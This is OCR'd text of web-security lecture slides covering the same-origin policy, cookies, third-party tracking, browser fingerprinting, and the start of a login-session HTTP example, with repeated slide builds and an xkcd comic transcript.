
Same-Origin Policy

- Two websites with different origins cannot interact with each other
  - Example: If **cs88.org** embeds **google.com**, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame
- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If **cs88.org** fetches JavaScript from **google.com**, the JavaScript has the origin of **cs88.org**
  - *Intuition: **cs88.org** has "copy-pasted" JavaScript onto its webpage*
- Exception: Websites can fetch and display images from other origins
  - However, the website only knows about the image's size and dimensions (*cannot actually manipulate the image*)
- Exception: Websites can agree to allow some limited sharing
  - Cross-origin resource sharing (CORS)
  - The **postMessage** function in JavaScript

Same-Origin Policy: Summary

- Rule enforced by the browser: Two websites with different origins cannot interact with each other
- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly (string matching)
- Exceptions
    - JavaScript runs with the origin of the page that loads it
    - Websites can fetch and display images from other origins
    - Websites can agree to allow some limited sharing

State(less)



HI! I'M A SERVER! WHO ARE YOU?
I'M A BROWSER. I'D LIKE TO SEE THIS ARTICLE.
OH BOY! I CAN HELP! LET ME GET IT FOR— ...WHOA! YOU'RE A SMARTPHONE BROWSER?
YEAH.
COOOOL! HEY, I'VE GOT THIS NEW MOBILE VERSION OF MY SITE! CHECK IT OUT!
ISN'T IT PRETTY?
SURE. BUT THIS IS JUST YOUR MOBILE SITE'S MAIN PAGE. WHERE'S THE ARTICLE I WANTED?
WHAT ARTICLE?
THE ONE I—
WHO ARE YOU?
I—
HI! I'M A SERVER!
PWR
HDD
1TB

(XKCD #869, “Server Attention Span”)


State(less)


- Original web: simple document retrieval
- Maintain State? Server is not required to keep state between connections


  ...often it might want to though
- Authentication: Client is not required to identify itself
  - server might refuse to talk otherwise though



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server


Client
Server
Browser
HTTP Request
Web server
Cookie
State
Client
Server
Browser
HTTP Response
Web server
Cookie
State
Cookie
Cookie


Client
Server
Server
Cookie
Browser
HTTP Request
Web server
Cookie
State


Client
Server
Server
Cookie
Browser
HTTP Request
Cookie
Web server
Cookie
State

Browser Cookie Management

- Cookie Same-origin ownership
  - Once a cookie is saved on your computer, only the Web site that created the cookie can read it.
- Variations
  - Temporary cookies
    - Stored until you quit your browser
  - Persistent cookies
    - Remain until deleted or expire
  - Third-party cookies
    - Originates on or sent to a web site other than the one that provided the current page

Third-party cookies

- Get a page from merchant.com
  - Contains <img src=http://doubleclick.com/advt.gif>
  - Image fetched from DoubleClick.com
    - DoubleClick knows IP address and page you were looking at
- DoubleClick sends back a suitable advertisement
  - Stores a cookie that identifies "you" at DoubleClick
- Next time you get page with a doubleclick.com image
  - Your DoubleClick cookie is sent back to DoubleClick
  - DoubleClick could maintain the set of sites you viewed
  - Send back targeted advertising (and a new cookie)
- Cooperating sites
  - Can pass information to DoubleClick in URL, …

Cookie issues

- Cookies maintain record of your browsing habits
  - Cookie stores information as set of name/value pairs
  - May include *any* information a web site knows about you
  - Sites track your activity from multiple visits to site
- Sites can share this information (e.g., DoubleClick)
- Browser attacks could invade your “privacy”

Browser Fingerprinting

- Browser sends HTTP head information, which includes
  - User agent: e.g., “Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.111 Safari/537.36”
  - HTTP header: e.g., “text/html, */* gzip,deflate en-US,en;q=0.8”
  - Javascript can collect font information, installed browser-plugin information
  - Using canvas, e.g., how to render emoji
  - Can achieve high entropy.
  - Can be used to track users/browsers.

- https://panopticlick.eff.org/

What Are Cookies Used For?

- Authentication
  - The cookie proves to the website that the client previously authenticated correctly
- Personalization
  - Helps the website recognize the user from a previous visit
- Tracking
  - Follow the user from site to site;
  - Read about iPads on CNN and see ads on Amazon 😱
  - How can an advertiser (A) know what you did on another site (S)?

Cookie Policy


Cookie Policy

- **Cookie policy**: A set of rules enforced by the browser
    - When the browser receives a cookie from a server, should the cookie be accepted?
    - When the browser makes a request to a server, should the cookie be attached?
- Cookie policy is **not** the same as same-origin policy

Login Session

```
GET  /loginform  HTTP/1.1
cookies: []
```

Login Session



```
GET  /loginform  HTTP/1.1
cookies: []
```

```
HTTP/1.1 200 OK
cookies: []
<html><form>…</form></html>
```


Login Session

```
GET  /loginform  HTTP/1.1
cookies: []
```

```
HTTP/1.1 200 OK
cookies: []
<html><form>…</form></html>
```

```
POST  /login  HTTP/1.1
cookies: []
username: chaganti
password: swarthmore
```

Login Session



```
GET /loginform HTTP/1.1
cookies: []
```

